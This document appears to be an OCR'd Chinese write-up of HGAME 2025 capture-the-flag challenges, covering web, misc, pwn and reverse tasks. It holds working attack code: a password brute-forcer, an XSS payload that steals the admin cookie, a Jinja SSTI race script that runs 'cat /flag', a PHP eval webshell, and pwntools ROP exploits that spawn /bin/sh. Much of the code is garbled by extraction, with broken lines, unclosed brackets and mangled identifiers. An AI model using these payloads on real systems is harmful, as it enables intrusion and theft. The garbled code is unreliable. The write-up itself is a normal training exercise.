Level 24 Pacman

对 index. js Js 反混淆后得到

Base64 解码后得到 flag

Level 69 MysteryMessageBoard

```
爆破密码可以得到 88888888
import requests
f=open(r"D:\弱口令爆破\Password-Top10W (99943).txt","r")
url="http://node1.hgame.vidar.club:31148/login"
for x in f.readlines():
    data={"username":"shallot","password":x.strip()}
    rep=requests.post(url,data=data)
    if "success" in rep.text:
        print(x)
```

登陆后存在 XSS 漏洞输入以下 js 代码并访问/admin 得到 admin 的 cookie, 用 admin 的 cookie 访问/flag 得到 flag

```
<script>
const params = new URLSearchParams();
params.append('message', document.cookie);
fetch('/app/send', {
    method: 'POST',
    headers: {'Content-Type': 'application/x-www-form-urlencoded'},
    body: params.toString()
})
</script>
```

#MTczODgyNTczMnxEWDhFQVFMX2dBQUJFQUVRQUFBb180QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQWNBQ1dGa2JXbHV8LhK_0jNdO1_GESRoFtmGRrzh_I59t1Az1 GErfqEhOw=

Level 38475 角落

目录扫描得到/read 和/send, /read 会显示最新的输入,黑盒测试后得到该路由过滤了{,可以一边读一边写可能存在条件竞争。写脚本尝试想法

import requests, threading

```
url1="http://node1.hgame.vidar.club:31285/app/send"
url2="http://node1.hgame.vidar.club:31285/app/read"
payload="""
{% for c in [].__class__._base__._subclasses__() %}
{% if c.__name__=='catch_warnings' %}
{{ c.__init__._globals__['__builtins__'].eval("__import__('os').pop
en('cat /flag').read()") }}
{% endif %}
{% endfor %}
data1={"message":payload}
data2={"message":1}
def fun1():
   for x in range(30000):
      rep=requests.post(url1,data=data1)
def fun2():
   for x in range(30000):
      rep=requests.post(url1,data=data2)
threading.Thread(target=fun1,args=()).start()
threading.Thread(target=fun2,args=()).start()
```

不断访问/read 得到



Latest message: hgame{YOU-find-THe-kEy T0 Rrr4CE OUuuUT115e9af}

MISC

Hakuya Want A Girl Friend

附件里有一个 zip 和一个倒置的 png,使用工具读取后用爆破其 crc 得到完整图片和密码,解密得到 flag

Computer cleaner

在/var/www/html 下有上传日志,访问 ip 后得到 flag2,在日志中访问了flag_part3,读取获得 flag3

```
9 121.41.34.25 - - [17/Jan/2025:12:02:05 +00 flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla (KHTML, like Gecko) Chrome/89.0.4389.82 Sa
```

Are you looking for me

Congratulations!!!

hav3_cleaned_th3

在上传目录下找到木马得到 flagl

```
1 | ?php @eval($_POST['hgame{y0u_']);?>
```

```
存在变量覆盖可以覆盖返回地址并可以泄露 libc 地址, 打 system 即可
 while (v9 < v8)
 {
   printf("the flower number %d : ", ++v9);
   __isoc99_scanf("%ld", &v7[v9 + 1]);
                     from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
   p=process(filename)
   #gdb.attach(p,"b *$rebase(0x155E)")
else:
   p=remote("node1.hgame.vidar.club" , 32539)
libc=ELF("./libc.so.6")
p.recvuntil(b'time?')
p.sendline(b"16")
for x in range(17):
   p.recvuntil(b"number")
   p.sendline(b"81604378643")
for x in range(18):
   p.recvuntil(b"+ ")
base=int(p.recv(15).decode())-0x29d90
print(hex(base))
bin_bash=base+next(libc.search(b"/bin/sh"))
system=base+libc.sym["system"]
pop_rdi=base+0x000000000002a3e5
ret=base+0x0000000000029139
p.recvuntil(b'time?')
p.sendline(b"16")
```

```
for x in range(16):
   p.recvuntil(b"number")
   p.sendline(b"77309411351")
p.recvuntil(b"number")
p.sendline(str(ret).encode())
p.recvuntil(b"number")
p.sendline(str(pop_rdi).encode())
p.recvuntil(b"number")
p.sendline(str(bin_bash).encode())
p.recvuntil(b"number")
p.sendline(str(system).encode())
p.interactive()
Format
存在类型阻转换的不正当利用。导致可以输入-1进入 vuln 进行栈溢出
    130000 Scall ( MU II , WV J),
 if ( (int)v5 <= 5 )
    vuln(v5);
from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
   p=process(filename)
   #gdb.attach(p,"b *0x4012A8\nb *0x4011E8")
else:
   p=remote("node2.hgame.vidar.club" , 31349)
libc=ELF("./libc.so.6")
p.recvuntil(b"you have n chance to getshell\n n = ")
p.sendline(b"1")
p.recvuntil(b"type something:")
p.sendline(b"%p%")
```

```
p.recvuntil(b"you type: ")
stack=int(p.recv(14),16)
print(hex(stack))
p.recvuntil(b"you have n space to getshell(n<5)\n n = ")</pre>
p.send(b"-1+")
p.recvuntil(b":")
p.send(b"\x00"*4+p64(stack+0x2138+0x10)+p64(0x4012CF))
base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x29d90
print(hex(base))
ret=base+0x0000000000029139
pop_rdi=base+0x000000000002a3e5
system=base+libc.sym["system"]
binsh=base+next(libc.search(b"/bin/sh"))
p.recvuntil(b"you have n space to getshell(n<5)\n n = ")
p.send(b"2147483648%")
# p.sendline(b"-1")
p.recvuntil(b"type something:")
p.sendline(b"\x00"*4+p64(0)+p64(ret)+p64(pop_rdi)+p64(binsh)+p64(sy
stem))
p.interactive()
```

Ezstack

很明显的栈溢出,但是设置了沙盒,并且溢出长度不够,用栈迁移+ORW,设置gdb 跟踪其子进程调试

```
from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
   p=process(filename)
   gdb.attach(p,"set follow-fork-mode child\nb *0x401420\nc")
else:
```

```
#p=remote("127.0.0.1" , 9999)
   p=remote("node1.hgame.vidar.club",30089)
libc=ELF("./libc-2.31.so")
write=0x401194
leave_ret=0x4014F5
pop_rdi=0x0000000000401713
pop_rsi_r12=0x00000000000401711
payload=b"a"*0x50+p64(0x404500+0x50)+p64(0x4013D9)
p.recvuntil(b"Good luck.")
p.send(payload)
payload=flat([
0x404500+0x50,pop_rdi,4,pop_rsi_r12,0x404030,0,write,0x4013D9
payload=payload.ljust(0x50,b"\x00")
payload+=p64(0x404500)+p64(leave_ret)
p.send(payload)
write_got=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
base=write_got-libc.sym["write"]
print(hex(base))
pop_rdx_r12=base+0x0000000000119431
pop_rsi=base+0x000000000002601f
read=base+libc.sym["read"]
open=base+libc.sym["open"]
payload=flat([
   0x404500+0x50,pop_rdx_r12,0x200,0,read
1)
p.recvuntil(b"Good luck.")
p.send(payload)
payload=flat([
   0x404500+0x50,pop_rdx_r12,0x200,0,read,
   pop_rdi,0x4045e8,pop_rsi,0,pop_rdx_r12,0,0,open,
   pop_rdi,5,pop_rsi,0x404500,pop_rdx_r12,0x40,0,read,
pop_rdi,4,pop_rsi,0x404500,pop_rdx_r12,0x40,0,write,b"/flag\x00\x00
\x00"
1)
pause()
p.sendline(payload)
p.interactive()
```

Compress dot new

对 flag 进行了哈夫曼编码, 对给的 json 进行解析后得到一棵哈夫曼树, 得到码表解码即可

```
huffman = {
   '00000': 125,
   '000010': 119,
   '000011': 123,
   '00010': 104,
   '00011': 105,
   '0010': 101,
   '0011': 103,
   '01000': 10,
   '01001': 13,
   '0101': 32,
   '0110': 115,
   '0111': 116,
   '100000': 46,
   '100001': 48,
   '1000100': 76,
   '1000101': 78,
   '1000110': 83,
   '10001110': 68,
   '10001111': 69,
   '100100': 44,
   '1001010': 33,
   '1001011': 38,
   '10011': 45,
   '10100': 100,
   '101010': 98,
   '101011': 99,
   '101100': 49,
   '101101': 51,
   '10111': 97,
   '11000': 117,
   '11001': 118,
   '110100': 112,
   '110101': 113,
   '11011': 114,
   '11100': 108,
   '11101': 109,
   '11110': 110,
   '11111': 111
```

```
}
```

```
def decode_huffman_data(encrypted_bits, huffman_table):
   reverse_huffman_table
                         = {value: key for
                                                   key,
                                                          value
                                                                  in
huffman_table.items()}
   decoded_message = ""
   current_bit_sequence = ""
   for bit in encrypted_bits:
      current_bit_sequence+=bit if current_bit_sequence in huffman :
          decoded_message+=chr(huffman[current_bit_sequence])
current_bit_sequence = ""
   return decoded_message
decrypted_message=decode_huffman_data(encrypted_data, huffman )
print(f"Decrypted Message: {decrypted_message}")
print(f"{decrypted_string}")
```

Turtle

UPX 脱壳后得到逻辑,对 rc4 密钥解密后对密文进行魔改的 rc4 得到 flag

```
from ctypes import c_uint8
def rc4(key, ciphertext):
   sbox = list(range(256))
   j = 0
   for i in range(256):
        j = ( j+sbox[i] + key[i %len(key)]) % 256
```


```
sbox[i], sbox[j] = sbox[j], sbox[i]
           i = 0
           j = 0
           plaintext = []
           for _ in range(len(ciphertext)):
                       i = (i + 1) % 256
                       j = (j + sbox[i]) % 256
                       sbox[i], sbox[j] = sbox[j], sbox[i]
                       k = sbox[((sbox[i] + (sbox[j])%256))% 256]
                       m = (ciphertext[_]+k)&0xff
                       plaintext.append(m)
           return plaintext
if __name__ == "__main__":
           # key_arr=[]
           # key="yekyek"
           # for x in key:
                             key_arr.append(ord(x))
           # v16=[ 0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A]
           \# a = rc4(key\_arr, v16)
           # for x in a:
                             print(chr(x),end='')
           #ecg4ab6
           key_arr = []
           key = "ecg4ab6"
           for x in key:
                       key_arr.append(ord(x))
           v16 = [ 0xF8, 0xD5, 0x62, 0xCF, 0x43, 0xBA, 0xC2, 0x23, 0x15, 0x4A, 0xC2, 0x23, 0x15, 0x4A, 0xC2, 0xCF, 0x
     0x51, 0x10, 0x27, 0x10, 0xB1, 0xCF, 0xC4, 0x09, 0xFE, 0xE3,
     0x9F, 0x49, 0x87, 0xEA, 0x59, 0xC2, 0x07, 0x3B, 0xA9, 0x11,
     0xC1, 0xBC, 0xFD, 0x4B, 0x57, 0xC4, 0x7E, 0xD0, 0xAA, 0x0A]
           a = rc4(key_arr, v16)
           for x in a:
                       print(chr(x), end='')
```

Delta Erro0000ors

对 Delta 设置硬件断点后 F9 几次后看到疑似比较 hash 的地方

```
E250; ------; CODE XREF
E250 loc_7FF8B78FE250: ; CODE XREF
E250 mov rax, [rcx]
E253 cmp rax, [rcx+rdx]
E257 jnz short loc_7FF8B78FE274
E257
E259 add rcx, 8
```

提取 hash 输入得到 xor_key



赛博厨子解密得到 flag

尊嘟假嘟

```
Frida 得到解密后的 Assets 中的 dex
import time

import frida, sys,re
def on_message(message, data):
    print(message)
jscode = """
Java.perform(function(){
let MainActivity = Java.use("com.nobody.zunjia.DexCall");
MainActivity["copyDexFromAssets"].implementation = function (v1,v2,v3)
{
```

```
let result=this["copyDexFromAssets"](v1,v2,v3);
    console.log(result);
    #return result;
};

#""

device = frida.get_usb_device(-1)
pid = device.spawn(['com.nobody.zunjia'])
process = device.attach(pid)
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
device.resume(pid)
sys.stdin.read()
```

Hook check 函数并输入得到传进去的参数为 0. o, o. 0 顺序的 dex 中的 base64 编码

```
com.nobody.zunjia.MainActivity@199d0b1 RHD9
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSX
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSXiIyX
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSXiIyXpdu/
```

猜测要一定顺序的 0. o, o. 0base64 编码是 rc4 密钥,爆破密钥后得到 flag

```
from base64_replace import My_base64_encode
from rc4_decode import rc4
enc=[ 0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
    0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
    0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
    0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
    0x46, 0x5E, 0x95]

arr=["0.0","0.0"]
import itertools
permutations = itertools.product(arr, repeat=12)
result = [''.join(p) for p in permutations]
for x in range(len(result)):
    inx=result[x]
    str=""
    for y in range(len(inx)):
```

```
key_arr = []
key = My_base64_encode(str)
for z in key:
    key_arr.append(ord(z))
v16 = [0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
        0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
        0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
        0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
        0x46, 0x5E, 0x95]
a = rc4(key_arr, v16)
for x in a:
    print(chr(x), end='')
```

str+=chr(ord(inx[y])^y)